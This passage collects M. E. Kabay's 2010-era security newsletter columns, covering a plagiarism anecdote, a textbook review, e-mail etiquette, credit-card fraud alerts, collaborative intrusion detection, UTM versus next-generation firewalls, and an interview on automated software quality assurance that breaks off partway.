The second incident occurred when I was teaching in my native language at a French-language university in 1978-9. One day I received a term paper from a student and burst into laughter when I turned the page from the cover page to the second page. I showed the paper to my chairman and *he* laughed immediately too. So we called the student in for questioning (remember, this is all in French – which will become significant shortly).

Trying as best we could to keep straight faces, we asked him if he had written the paper. Oh yes, he said, he had written it. “Every word?” we asked. “Yes indeed!” he answered.

So, I asked, “What is the title of the paper?” He had forgotten. “But you wrote it?” “Oh yes.”

My chairman asked, “What is the paper about?” The student had forgotten that too and complained that he was rattled by the situation. We assured him that we bore him no malice (we really didn’t – we were internally laughing at him, not angry).

“Why is the typewriter used on the cover page different from the typewriter used throughout the rest of the paper?” (That was the first clue that made us laugh.) Well, he had made a mistake on the cover page and had had to retype it on a different machine because he noticed the error later.

“But you wrote it all yourself?” Oh yes – and he vehemently said that he resented the accusation of dishonesty!

“Well then, could you please explain why every self reference in the paper is feminine?” (Here I have to explain that in French, if you write “I seated myself” it’s different for a man than for a woman: e.g., “Je me suis assis” vs “Je me suis assise.”) At that point he actually put his head down on the desk and admitted that he had submitted a paper written by his girlfriend.

Now THAT was a funny interrogation.

Bidgoli's New *MIS 2010* Textbook a Gold Mine

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Professor Hossein Bidgoli< http://www.csub.edu/~hbidgoli/ > is a superstar of the information sciences. Not content with editing an outstanding series of handbooks and encyclopedias< http://www.csub.edu/~hbidgoli/vitae.html >, he has now written a superb new contribution to management information systems. My friend and colleague Eddie Rabinovitch has a review of the work; everything below is Eddie's own text with minor edits.

* * *

In my opinion, Hossein Bidgoli's *MIS 2010* < http://www.amazon.com/2010-Review-Cards-Printed-Access/dp/0324830084 > college textbook (ISBN 978-0-324-83008-8) is going to be the missing link in college education for our students by preparing them for real life applications of the computer science and systems engineering they have been studying for years.

This book should make management information systems (MIS) a fun subject because it is import in modern society and thanks to the wide variety of the auxiliary teaching aids, case studies, and interactive online study tools provided < http://4ltrpress.cengage.com/MIS >. And the author encourages his readers to provide instant feedback by using this Web site to reach him directly!

The first chapter provides an excellent overview of information systems, their usage in our daily life and implementation by different industries. However, this chapter is not all about the positive aspects of MIS: it also emphasizes the need of modern information systems for cybercrime protection. A special section here describes the infamous 2007 identity theft case in T.J. Maxx and Marshall stores.< http://www.networkworld.com/community/node/16134 >

- Each chapter in this book has an industry connection, referring to one of the most significant companies that contributed to development of information industry. The industry connection in Chapter 1 is to Microsoft and its case study is about utilization of information technology at FedEx.

- Chapter 2 focuses on the computer, its different components, peripheral devices and performance characteristics. Case study in this chapter is about Linux, which the author titled "An operating system on the rise". The industry connection in Chapter 2 is to IBM.

- Chapter 3 is dedicated to database management systems and the recent trends in data warehousing and data marts. There is a very interesting case study in this chapter discussing business intelligence. And the industry connection in this chapter is to Oracle.

- Chapter 4 focuses on some of the key characteristics of information systems: i.e. privacy, ethical as well as unethical and even criminal aspects. This chapter also deals with issues of privacy, censorship, data gathering by different Internet tools and techniques, as well as intellectual property and copyright laws. Industry connection in this chapter is with Anonymizer, Inc. allowing anonymous web browsing. Case study is about privacy and security breaches at Acxiom Corporation – the world's largest processor of consumer

data.

- Chapter 5 is dedicated to security and protection of computer and network resources. It describes different types of cyber- threats and cyber-attacks as well as counter measures for protection. The case study in this chapter describes the infamous “Love Bug Virus” and its industry connection is to McAfee.

- Chapter 6 is all about data communication: delivering information anywhere and anytime. This is a concise but comprehensive overview of data communication technologies. For people looking for much more detailed and complete overview of data communication technologies I would recommend the three-volume set edited by Professor Bidgoli, *The Handbook of Computer Networks* < http://www.amazon.com/Handbook-Computer-Networks-Hossein-Bidgoli/dp/0471784613 > (ISBN 978-0-471-78461-6). The industry connection in this chapter is to Cisco and its case study describes data communication at Wal-Mart.

- Chapter 7 is dedicated to the Internet, intranets and extranets. It describes the major milestones in Internet development, starting with the ARPANET in 1969. As throughout this book, this chapter is focused on real-life implementations and the importance of Internet applications in modern society. The industry connection in this chapter is to Google and its case study is about IBM’s intranet.

- Chapter 8 is all about one of the more important by-products of Internet technologies, which I would guess was never envisioned by ARPANET designers – e-commerce. Industry connection in this chapter is to Amazon.com and its case study is about the online travel industry.

- Chapter 9 is dedicated to globalization of information systems. Contributions of MIS globalization to the bottom line of multi-national corporations as well as challenges in its implementation are described. The industry connection in this chapter is to SAP and its case study describes global information systems at IBM.

- Chapter 10 describes the System Development Life Cycle (SDLC) for successful information systems. Its industry connection is to CA, Inc. (originally Computer Associates International, Inc.) and its case study describes systems development at one northern Europe’s largest banking groups in Latvia.

- Chapter 11 is dedicated to enterprise systems. It gives an excellent overview of Supply Chain Management (SCM), Electronic Data Interchange (EDI), Customer Relationship Management (CRM) and Enterprise Resource Planning (ERP). Its industry connection is to Salesforce.com and case study describes ERP at Johns Hopkins Institutions.

- Chapter 12 describes management support systems. Its industry connection is to SAS, Inc. and case study describes collaboration systems at Isuzu in Australia.

- Chapter 13 is dedicated to intelligent information systems. It gives a concise, excellent overview of Artificial Intelligence (AI), robots, expert systems, case-based reasoning, fuzzy logic, neural networks, genetic algorithms and natural language processing systems. The industry connection in this chapter is to Alyuda Research Company. Its case study is about Intelligent Agents: specifically Siri, Inc. plans to introduce a Personal Assistant that Learns (PAL).

- Chapter 14 is about the future. It discusses the emerging trends in software and service distribution, including pull and push technologies and Software as a Service (SaaS). This chapter also describes virtual reality, RFID, grid, utility cloud computing and nanotechnology - to mention just a few new concepts and trends. The industry connection in this chapter is to Mechdyne Corporation and its case study deals with biometrics for secure border management.

In my opinion, this book is a valuable teaching tool for any school of business, science or engineering; it will encourage students to relate the theoretical aspects of different subjects in computer science and systems engineering to real life implementations of these topics. I also believe, because of the way it's written with a variety of cool auxiliary tools and online references, that this book can be used as a reference guide for popularization and demystification of MIS in any modern business and even at home.

Congratulations to Professor Bidgoli – again!

* * *

Eddie Rabinovitch < eddie@ieee.org > is an independent consultant with more than 25 years of experience in IT, networking and security. He is a senior member of the IEEE and an Editorial Review Board member for *z/Journal*. He has authored more than 120 papers which have appeared in numerous technical and trade publications.

Anonymous Malice and E-mail Protocol: Cool off before you hit SEND

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A couple of incidents recently reminded me of principles I teach my students in computing courses about how to govern ourselves when using e-mail.

In one case, some idiot posted spam in several pages of the commentary sections for the *Network World Security Strategies*. I wrote to the people whose Web sites appeared in the spam with some mild comments about looking into whether someone at their firm was making the mistake of trying to advertise using spam. I did *not* automatically assume that the people whose Web site is named in the spam are necessarily responsible for it. Readers would do well to remember that anonymous posters may be anyone, and that the people named in spam may actually be the *victims* of malice.

The second incident involved a colleague of mine at Norwich University who was accused by an anonymous correspondent of having plagiarized material from an organization in one of his overview presentations at a security conference. The anonymous accuser wrote, "I found your article< http://www.networkworld.com/newsletters/sec/2010/062810sec2.html > on your student ironic or maybe hypocritical. I recently caught another Norwich professor in your program plagerizing[sic] the COPYRIGHTED work of -----.org during a presentation he gave at -----. Maybe you should put the same effort into calling out your professors as you do your students. Are you just about holding students accountable or professors, too?" He then appended a stream of poorly-formatted correspondence between himself and a director of the organization concerned.

I found out within five minutes that my colleague had in fact included a reference to the material but that the organization wanted him to put a note of provenance and copyright on every slide – which he did at once. The problem was resolved amicably without rancor in little time. However, the anonymous accuser ("it") did not bother to help resolve the problem – it chose to libel my colleague to me and to who knows how many other people.

The issue here is that the writer could have asked for clarifications nicely or made a suggestion for improvement by writing to my colleague directly instead of making accusations to employers and copyright owners. What was the advantage of assuming ill intent on the part of the professor without even engaging in research? And why the anonymity?

My advice to everyone is that one should check with the accused before publishing accusations as fact. For example, at the time of writing, I am researching a case of what I believe to be wholesale copyright infringement by a firm that charges people to access stolen intellectual property; when I complete my draft report for publication, I will be sending that draft to the people involved for their response before the article goes to the publisher. Wouldn't you want to be treated that way if someone accused you of wrongdoing?

Did my treatment of the student I accused of presenting work that wasn't his violate the principles enunciated above? No, because I presented evidence to a duly-constituted board of

enquiry following the rules defined in the regulations of the institution in which we were both members. The accused was given the opportunity to present his case in his own defense and no one outside the University officials involved was informed of the accusations. The student's original grade was not influenced by the *suspicion* of dishonesty.

Is there a conflict between recommending mild, reasoned e-mail writing and my article reporting on the case against Home Depot< http://www.networkworld.com/newsletters/sec/2010/062110sec1.html >? An anonymous correspondent sneered, "sounds like the author has a personal bone to pick with Home Depote[sic] than anything else" in a comment online. I replied with tongue firmly in cheek, "Nah. No personal complaints about Home Depot. What on earth would give anyone that idea based on my article?? Is reporting on court cases automatically interpreted as personal animus? In that case, reporting on anything critically would be interpreted as personal hostility. If you want Pollyanna as a writer, go write articles about how great the cupcake competition was at the local county fair – but don't imply that the second-place cupcake – you know, the one with the gravel and the sulfuric acid in it – was any less qualified to win than the winner's offering. Wouldn't want to imply personal cupcakes, er, bones to pick with the loser."

All of us do well to consider the implications of our words when writing to anyone. The first anonymous poster said I might be a hypocrite – for not writing about something I had never heard of – and the second one accused me of personal bias – for writing about a court case!

Personally, I have a 30-minute delay between scheduled e-mail SEND/RECEIVE cycles; that gives me an average of 15 minutes in which to rethink whether I *really* want to send that e-mail exactly as I wrote it. Depending on your own temper, you may find such a delay of greater or less value in avoiding the difficulties of removing your lower pedal extremity from your buccal cavity.

I think we should give ourselves a bit of time to be sure we don't give the wrong impression about ourselves – or grounds for a charge of libel – to our correspondents. A bit of professionalism, please!

Check Your Credit-Card Bills:
$10 Million in Bogus Charges

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The Identity Theft Resource Center® (ITRC) < http://www.idtheftcenter.org > posted the following press release (quoted with permission):

> (San Diego, CA – July 1, 2010) The Federal Trade Commission (FTC) just halted an elaborate scheme which resulted in more than $10 Million in bogus charges on consumer credit and debit cards. How could an organized international ring get away without notice by consumers? The Identity Theft Resource Center (ITRC) believes many bills are being paid blindly, without confirming each transaction.
>
> In many households, one person handles paying the bills for the family, while two or more people may be using the same credit or debit card account. It's easy for a small charge to fall through the cracks. Would you question a small $10-20 charge for a purchase from a company you don't recognize but sounds familiar? These criminals depended upon consumers failing to verify each charge. They purposely kept the charges small, so as to not bring attention to their crime. Over four years, these small amounts added up to hundreds of dollars per credit or debit card, and a $10 million windfall for the ring.
>
> Consumer Tips:
>
> When reviewing monthly statements check off each item as you confirm and verify each transaction. If there is a discrepancy, immediately report it to your credit card company or financial institution.
>
> Check your accounts frequently and question any purchase you do not recognize. Implement a system of tracking purchases that works for your family. For instance, everyone might put the receipts in one basket or drawer to facilitate tracking purchases.

The original FTC press release< http://www.ftc.gov/opa/2010/06/adele.shtm > provides a bit more detail. Apparently "More than a million consumers were hit with one-time charges of $10 or less, and their payments were routed through dummy corporations in the United States to bank accounts in Eastern Europe and Central Asia." The FTC writes that "Most consumers either didn't notice the charges on their bills or didn't seek chargebacks because of the small amounts – charges ranged from 20 cents to $10."

The following list may help readers examine their own credit-card statements: "The defendants are the 16 sham companies – API Trade LLC, ARA Auto Parts Trading LLC, Bend Transfer Services LLC, B-Texas European LLC, CBTC LLC, CMG Global LLC, Confident Incorporation, HDPL Trade LLC, Hometown Homebuyers LLC, IAS Group LLC, IHC Trade LLC, MZ Services LLC, New World Enterprizes LLC, Parts Imports LLC, SMI Imports LLC, SVT Services LLC – and one or more persons who are unknown to the agency at this time."
In my next column, I'll look at some useful features that you can ask your bank or credit-card

company about to safeguard your credit and your identity.

* * *

The Identity Theft Resource Center® (ITRC)< http://www.idtheftcenter.org > is a non-profit organization established to support victims of identity theft in resolving their cases, and to broaden public education and awareness in the understanding of identity theft. Victims may contact the ITRC at 888-400-5530.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Preventing Identity Theft:
Automatic Notifications and Credit Reports

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The faster one can spot misuse of one's credit or debit cards and of one's credit score, the faster one can stop criminals from stealing one's identity.

So how can one become more aware of and responsive to the first steps of card fraud and of identity theft?

Personally, my wife and I have three credit cards with Bank of America (one for home and an expense account for each of us); I check every statement line for line and send my wife a query on every charge that I don't recognize.

The Bank has a number of security features < http://www.bankofamerica.com/creditcards/index.cfm?template=security_features > which include free opt-in real-time e-mail notification of every single charge to our credit cards. These notifications have never been a nuisance, and I think it's great that we can spot a fraudulent use of our cards in real time – the messages arrive within minutes of the charges. Details available to members include options to enable or disable notifications for

- Cash transaction from credit card over $1.00
- Credit received on credit card
- Credit card balance within $_____ of card limit
- Credit card charge over $_____
- Credit card charge made online, by phone, or mail
- Credit card payment due
- Credit card payment posted
- Credit card transaction outside the U.S.

Another free service to members is the automatic alerts about changes in one's account. These include

- Address of phone number changed
- Checks ordered
- Credit card access/convenience checks ordered online
- Irregular credit card activity
- Irregular debit card activity
- Online banking ID changed
- Online banking passcode reset
- Online banking sign-in error
- Online transfer account added.

Total Security Protection®< http://www.bankofamerica.com/creditcards/index.cfm?template=cc_tsp > includes a number of additional useful features including the Photo Security® plan< http://www.bankofamerica.com/creditcards/index.cfm?template=cc_features_photo_security >,

which lets customers supply photographs to include on their credit cards.

Finally, we use a credit-score monitoring program and identity-theft insurance package< https://www8.bankofamerica.com/insurance/protection/privacy-assist/overview.go > that provides the following features for $13/month for the first family member and $10/month for the second:

- Unlimited online access to your credit score(s) from all three bureaus
- Automatic credit monitoring with fraud alerts from all three bureaus
- Quarterly Credit Updates
- Easy-to-read quarterly credit updates from all 3 bureaus – accessible online 24/7
- Internet Surveillance
- Online Credit Analyzer Tool
- Identity Theft Insurance covering up to $25,000 in out-of-pocket expenses recovering from fraud
- Monthly fee with termination at any time without penalty
- 24-hour hotline to identity theft recovery specialists.

Readers may wish to look into the equivalent from their own credit-card providers and banks.

[DISCLAIMER: I have no business relation with BofA whatsoever other than being their customer since 1999.]

Unified Security

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Sometimes it seems that we are looking at cyberattacks through pinhole cameras. We apply separate tools to monitor attacks on our perimeters (firewalls and intrusion detection/prevention systems), attacks mediated through malware (antimalware products), attacks mediated by deception (antiphishing solutions) and attacks on data in motion (traffic analysis and logging for networks) and on data at rest (system and application logging). Each component contributes valuable information but we rarely seem to correlate all the data into coherent cyber situational awareness.

I was reading an interesting essay< http://www.globalsecuritymag.com/Andrew-Philpot-Websense-The,20100413,17028.html > about the importance of unified content security recently by Andrew Philpot, VP Sales of Websense< http://www.websense.com >, makers of integrated Web security, data security and e-mail security products, for the UK and Ireland. His basic argument, supported with research from his own firm's research labs, is that "Unified content security allows businesses to manage risk without hindering legitimate business operations. Such a system understands the role that 'context' plays in the security decision-making process; it reaches across multiple communication channels, content categories, and usage scenarios to recognise potential security threats. It covers both external and internal security threats, preventing the loss or misuse of business data just as effectively as it stops traditional malware or perimeter security attacks."

As I was reading some of the details of Mr Philpot's essay, I looked up a research article by Chenfeng Vincent Zhou, Christopher Leckie, and Shanika Karunasekera of the Department of Computer Science and Software Engineering at the University of Melbourne in Victoria, Australia. "A survey of coordinated attacks and collaborative intrusion detection" [*Computers & Security* 29(1):124-140 (Feb 2010)] < http://dx.doi.org/10.1016/j.cose.2009.06.008 > is summarized as follows in their abstract:

> Coordinated attacks, such as large-scale stealthy scans, worm outbreaks and distributed denial-of-service (DDoS) attacks, occur in multiple networks simultaneously. Such attacks are extremely difficult to detect using isolated intrusion detection systems (IDSs) that monitor only a limited portion of the Internet. In this paper, we summarize the current research directions in detecting such attacks using *collaborative intrusion detection systems* (CIDSs). In particular, we highlight two main challenges in CIDS research: CIDS architectures and alert correlation algorithms. We review the current CIDS approaches in terms of these two challenges. We conclude by highlighting opportunities for an integrated solution to large-scale collaborative intrusion detection.[italics added]

The authors begin with a survey of several coordinated attacks such as the SQL-Slammer worm of 2003 and the Storm worm of 2007. These attacks are typically "extremely difficult to detect since the evidence of the attacks is spread across multiple network administrative domains." The researchers continue, "In order to detect these types of large-scale coordinated attacks, we need the ability to combine the evidence of suspicious network activity from multiple, geographically distributed networks." They argue that CIDSs are essential to allow evidence gathered

concurrently from multiple sources. They also argue for immediate (real time) processing rather than post hoc analysis of larger data volumes because "Although coordinated attacks may be easier to detect at a later stage when the volume of attack traffic is large, the utility of intrusion detection would be diminished because by that stage the damage has been done."

CIDSs have two main components, described as follows by the authors (quoting):

1. A *detection unit*, which consists of multiple detection sensors, where each sensor monitors its own subnetwork or hosts separately and then generates low-level intrusion alerts.
2. A *correlation unit*, which transforms the low-level intrusion alerts into a high level intrusion report of confirmed attacks.

The authors then describe briefly a number of CIDS architectures historically or currently under development. They provide full academic citations for each of these, but not all the references are available without subscriptions. I have tracked down freely available versions for some of these source articles that may be interesting for readers wanting details about leading edge intrusion detection systems:

- AAFID< http://www.cerias.purdue.edu/about/history/coast/projects/aafid.php >
- Dash's distributed probabilistic inference< http://www.bkveton.com/docs/aaai2006b.pdf >
- DIDS< www.usenix.org/publications/library/proceedings/sa92/snapp.pdf >
- DOMINO< http://www.cs.wisc.edu/~vinod/domino.pdf >
- DShield< http://www.dshield.org/howto.html >
- DSOC< http://www.cecs.uci.edu/~papers/ipdps07/pdfs/SSN-1569016096-paper-1.pdf >
- EMERALD< http://www.csl.sri.com/projects/emerald/ >
- Garcia's decentralized publish-subscribe system< http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.113.4310&rep=rep1&type=pdf >
- GrIDS< http://www.cs.ucdavis.edu/research/tech-reports/1999/CSE-99-2.pdf >
- Indra< http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.23.9898&rep=rep1&type=pdf >
- NSTAT< http://www.cs.ucsb.edu/~vigna/publications/1998_vigna_kemmerer_acsac98.pdf >
- Ye's agent-based framework for distributed intrusion detections (thesis)< http://ro.uow.edu.au/cgi/viewcontent.cgi?filename=0&article=1797&context=theses&type=additional >

Two particularly interesting section of the paper concern data privacy and trust. The authors point out (p. 134) that participants in information sharing systems will be reluctant to contribute data unless their data can be secured. One approach is sanitization, in which identifying information is either removed (scrubbed) or altered (randomized). They write that "Another important aspect that is outside the main focus of this paper has been the problem of security and trust for collaborative intrusion detection. This issue has been given a much lower priority than other design considerations in CIDSs." Message authentication is useful, but "this approach cannot protect against a legitimate participant who is sending malicious data." Another problem identified by the authors is "how to prevent misbehavior by a peer who has taken the time to first build a high reputation."

I think that CIDSs are the future of network security. I'll keep you posted on developments and will be publishing some reviews of the cyber situational awareness literature in coming months.

Enterprise UTM vs Next-Generation Firewalls: Clarifying Terminology

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Today we have a thoughtful contribution from security expert Patrick Bedwell, vice president, product marketing at Fortinet, Inc.< http://www.fortinet.com/ >, the well-known provider of unified threat management systems. Patrick challenges the view that next-generation firewalls are a new and superior technology to unified threat management systems (such as the ones manufactured by Fortinet< http://www.fortinet.com/products/fortigate/ >). Everything that follows is Patrick's own work with minor edits.

*** * ***

There's currently a lot of discussion in security circles about *next-generation firewalls* (NGFWs)< http://www.networkworld.com/community/node/46753 > (over a million hits on "next-generation firewall" in a Google search in mid-July 2010). Some writers believe that an entirely new, innovative technology has emerged in NGFWs; in my view, NGFWs are a subset of the existing unified threat management (UTM) systems market, or even simply the next step on the continued evolution of traditional firewalls. The discussion is leaving some chief information security officers (CISOs) wondering how NGFWs differ from UTM systems< http://www.networkworld.com/news/2009/040609-all-together-now-unified-threat.html >.

Lifting the Hood on Next-Generation Firewalls

Next-generation firewalls are generally described as tightly integrating firewall functions, intrusion prevention systems (IPS)< http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf >, virtual private network (VPN)< http://csrc.nist.gov/publications/nistpubs/800-113/SP800-113.pdf > technologies and robust application-control capabilities. All of these features have historically been offered by many security products.

One of the most touted technologies in NGFW products is an application visibility-and-control capability. This is being promoted as one of the most significant advancements in security technology since the introduction of the stateful firewall. But is it really so innovative? The simple definition of application control is the ability to detect an application based on the application's content vs. the traditional layer 4 protocol. Since many application providers are moving to a Web-based delivery model, the ability to detect an application based on the content is important, but not especially innovative. Consider that the proposed innovation is just taking traditional firewall controls and applying them to applications based on the International Organization for Standardization (ISO)< http://www.iso.org/iso/home.html > OSI (Open Systems Interconnection) Reference Model's< http://www.tcpipguide.com/free/t_OSIReferenceModelLayers.htm > Application Layer (7) < http://www.tcpipguide.com/free/t_ApplicationLayerLayer7.htm > versus the original Transport Layer (4) < http://www.tcpipguide.com/free/t_TransportLayerLayer4.htm > method. This change is important, but not worthy of a new category of firewall. NGFW capabilities such as application control are critical parts of the firewall, but nothing more.

Today's Security Risks

Attacks are both *application-aware* and *application-agnostic* at the same time. That is, attacks seek out legitimate applications to carry their wares, but are not targeted only to specific applications. For example, we can assume a peer-to-peer (P2P) application is more likely to carry attack content vs. a known commercial application. But attacks have been carried by legitimate business applications as well. In fact, some of the most notable attacks have carried their threats via some of the most widely used commercially-available applications, including Facebook< http://news.cnet.com/8301-27080_3-20006478-245.html > and Twitter< http://gawker.com/5331439/twitter-attack-brings-a-day-without-social-media >. Does this mean you should use the application control feature of an NGFW to block Facebook and Twitter? Unfortunately, it can't always be that black and white.

Enter UTM

The reality of security today is that deeper inspection of all content is essential, versus just the application allow / deny approach offered by NGFW devices. For example, to protect against the recent Conficker virus< http://www.networkworld.com/news/2010/041610-china-reports-millions-of-conficker.html >, an enterprise would have needed a firewall, Web filtering, network antivirus, IPS, anti-spam and host-based antivirus in addition to an efficient automatic updating mechanism for all of these devices. Enter the UTM solution, which is a superset of NGFW products. The application policy capabilities are a feature of UTM; the technologies are more focused on scrutinizing the content of legitimate applications and on blocking unwanted applications to ensure threats are not passed via application communications. In other words, a UTM solution continuously monitors even trusted applications to ensure the application's behavior or content is not malicious.

Admittedly, the main challenge for UTM vendors has historically been the ability to scale to large enterprise deployments as the amount of content inspection is significantly more than traditional firewall and NGFW products. This challenge is due to the focus on detecting sophisticated threats and protecting the system from such attacks. The key for UTM vendors to meet this enterprise challenge is to evolve their solutions in the area of custom hardware acceleration. Hardware acceleration provides real-time traffic reassembly and threat analysis at gigabit/second speeds. By combining broad security capabilities including firewall, IPS, VPN, application control, antimalware, Web filtering and other features, it is essential to integrate custom hardware with custom ASIC acceleration to ensure low latency with high throughput for all application traffic. With latency and resiliency issues out of the way, UTM is clearly an economical, secure and easily managed option for large enterprises – and one that brings much more than just NGFW buzz.

[DISCLAIMER: Mich Kabay has no involvement whatever with Fortinet other than occasionally accepting and editing articles from Fortinet authors for publication in this column.]

Andy Chou on ASQA:
Automated Software Quality Assurance Really Matters (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we ensure that software actually works the way it is designed to work?

We use software quality assurance (SQA), which I began doing as part of my job as a member of a compiler-writing team in 1979. It became evident very quickly that manual methods of SQA are a hopelessly inefficient and ineffective way of finding errors in software. We absolutely have to implement automated testing< http://www.networkworld.com/newsletters/sec/2010/050310sec1.html > to have any hope of catching errors in the software we write (or test).

Recently I had the privilege of interviewing Andy Chou< http://www.linkedin.com/pub/andy-chou/0/88/149 >, Chief Scientist & Co-founder of Coverity < http://www.coverity.com/ >. Here is the first of three parts of our edited conversation about automated software quality assurance (ASQA).

1) Tell the readers about your experience in SQA.

My experience with software quality assurance, or software integrity, began when I was a PhD student at Stanford doing research on static analysis< http://itknowledgeexchange.techtarget.com/software-quality/static-analysis-tools-find-the-bugs-before-the-testers-do/ >. My colleagues and I quickly realized that companies didn't have access to analysis technologies that could scale to their large, complex code bases. Lives and businesses rely on software staying functional every day, yet there were no commercial software integrity solutions available. We recognized this need as we were developing the technology and were able to bring Coverity to market.

Since founding Coverity, we've helped numerous major enterprises and government organizations improve their products and technologies by implementing automated source code static analysis< http://www.coverity.com/products/static-analysis.html >. We've also worked with the open-source community to ensure that static analysis technologies are applied to open-source systems to harden the infrastructure of those projects.

A large part of our job is working with software development organizations to get their developers to adopt static analysis and other software integrity solutions. For a developer, it represents a change to how they work and it changes what they expect from their development tools. It can be a challenge.

2) When and how did you get involved with automated ASQA?

We initially brought Coverity to market because we believed the commercial application of this technology was nowhere near its potential. The research and academic communities were missing something. We knew we had an important problem to solve.

Traditional software integrity testing had fundamental problems. At the time, testing was more

about monitoring for failure than preventing defects. You were relying primarily on testing by developers, and individual developers are only as good as their best effort – they're human, they're fallible, they can miss things. Getting coverage of all of the possible behaviors was very difficult with traditional testing. There are enormously many execution paths in code of even moderate size, and even exceptionally well-tested systems had limited test coverage. And testing was expensive.

The inadequacy of manual testing became distinctly apparent as we were conducting research for a paper we planned to publish; as part of our research, we ran automated static analysis on the Linux kernel. In just one weekend, with little effort, we found hundreds of defects in the code. We found so many bugs, so quickly! It really was an "aha" moment for us – we realized that with this technology we could fundamentally change how software is developed.

More of this interview in the next two columns.

*** * ***

Andy Chou< http://coverity.com/html/about_leadership.html >, PhD is co-founder and Chief Scientist of Coverity, Inc.< http://coverity.com/html/about_fact.html > He is responsible for advancing source code analysis technology at Coverity as well as furthering the state of the art in software integrity industry-wide.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Andy Chou on ASQA:
Automated Software Quality Assurance Really Matters (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Here is the second of three parts of our edited conversation about automated software quality assurance (ASQA) with Andy Chou< http://www.linkedin.com/pub/andy-chou/0/88/149 >, Chief Scientist & Co-founder of Coverity < http://www.coverity.com/ >.

3) What's your elevator speech to sum up the advantages of ASQA?

Software should work: it shouldn't fail. There are horrible stories on software failures [MK adds that the RISKS FORUM DIGEST< http://catless.ncl.ac.uk/risks > is full of those stories] and many don't get publicity. The costs are high – a 2002 by NIST showed that $60B per year was being lost due to software failures at the start of this decade,< http://www.computerworld.com/s/article/72245/Study_Buggy_software_costs_users_vendors_nearly_60B_annually > "with more than half of the cost borne by end users and the remainder by developers and vendors…."

Automated software quality testing has potentially fuller coverage, and you find defects as early as possible, as soon as they are introduced into the code. The earlier they're found, the cheaper it is to fix them – you save time and money. You also reduce the risk of critical defects making it into shipped products, and there is a greater chance that your product is safe, secure and working the way you want it to.

People expect systems to work and they get upset when software fails. Automated software integrity analysis increases reliability and it helps users trust the systems they're working with. Businesses have to ask themselves, can you deliver the same reliability, the same value, to your customers without software integrity?

4) How do you identify the organizations and projects that benefit most from implementing ASQA?

Companies that benefit the most from automated software integrity include:

- Companies that make **safety-critical** systems that operate in aircraft, automobiles and transportation systems, medical devices, etc
- Companies that make **mission-critical** systems such as aerospace and defense, energy infrastructure, communications
- Companies that make **business-critical** systems such as software products, mobile and consumer electronics, online banking systems, etc

Any company with a large amount of software or a large-scale software development organization can benefit from automated software integrity analysis. Large code bases are complex and tough to manage. No single person can understand these software systems.

Automated software integrity can control that complexity and mange the risk.

5) As you think about the many cases of implementation of ASQA you have been involved in, does one come to mind as the quintessential demonstration of the ASQA value proposition?

A recent example comes to mind. Frequentis< http://www.frequentis.com/ >, an international supplier of communications and information solutions for safety-critical applications, recently standardized on Coverity static analysis technology as an added layer of software quality to its already rigorous development process. Frequentis' solutions are deployed in mission-critical fields, such as civil air traffic management, defense, public safety, public transport and maritime, where safety can't be compromised. You can read about their implementation in a published case study.< http://www.coverity.com/library/pdf/frequentis_case_study.pdf >

Another great example has been our ongoing work with the U.S. Department of Homeland Security (DHS) – the Coverity Scan Open Source Report.< http://scan.coverity.com/ > Since 2006, we've analyzed over 11 billion lines of code from 280 open-source projects as part of the largest public-private sector research project focused on open source software integrity.

Why is this a good demonstration of the value of automated integrity testing? Because automated testing was really the only way the DHS could analyze such a large proportion of open-source code. Hiring people to do it manually would be exorbitantly expensive and largely ineffective.

We've also helped to scan the code that went into the Mars Rover< http://marsrover.nasa.gov/home/ > – when that guy ships, nobody is going on-site for software fixes!

The last part of this interview will be published in the next column.

Andy Chou on ASQA:
Automated Software Quality Assurance Really Matters (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this, the third part of an interview about automated software quality assurance (ASQA), Andy Chou< http://www.linkedin.com/pub/andy-chou/0/88/149 >, Chief Scientist & Co-founder of Coverity < http://www.coverity.com/ >, finishes with some interesting case studies about real-world application of ASQA.

6) Have you ever seen an absolute disaster in the implementation of ASQA? Can you tell the readers what happened (without giving embarrassing identifying details) and the lessons you and your colleagues learned from the experience?

None of the challenges to automated software integrity analysis are fundamental or insurmountable, but sometimes people don't understand the technology, what it can do for them or how to deploy it. This might mean that they make poor decisions when implementing it or helping developers understand how to use it.

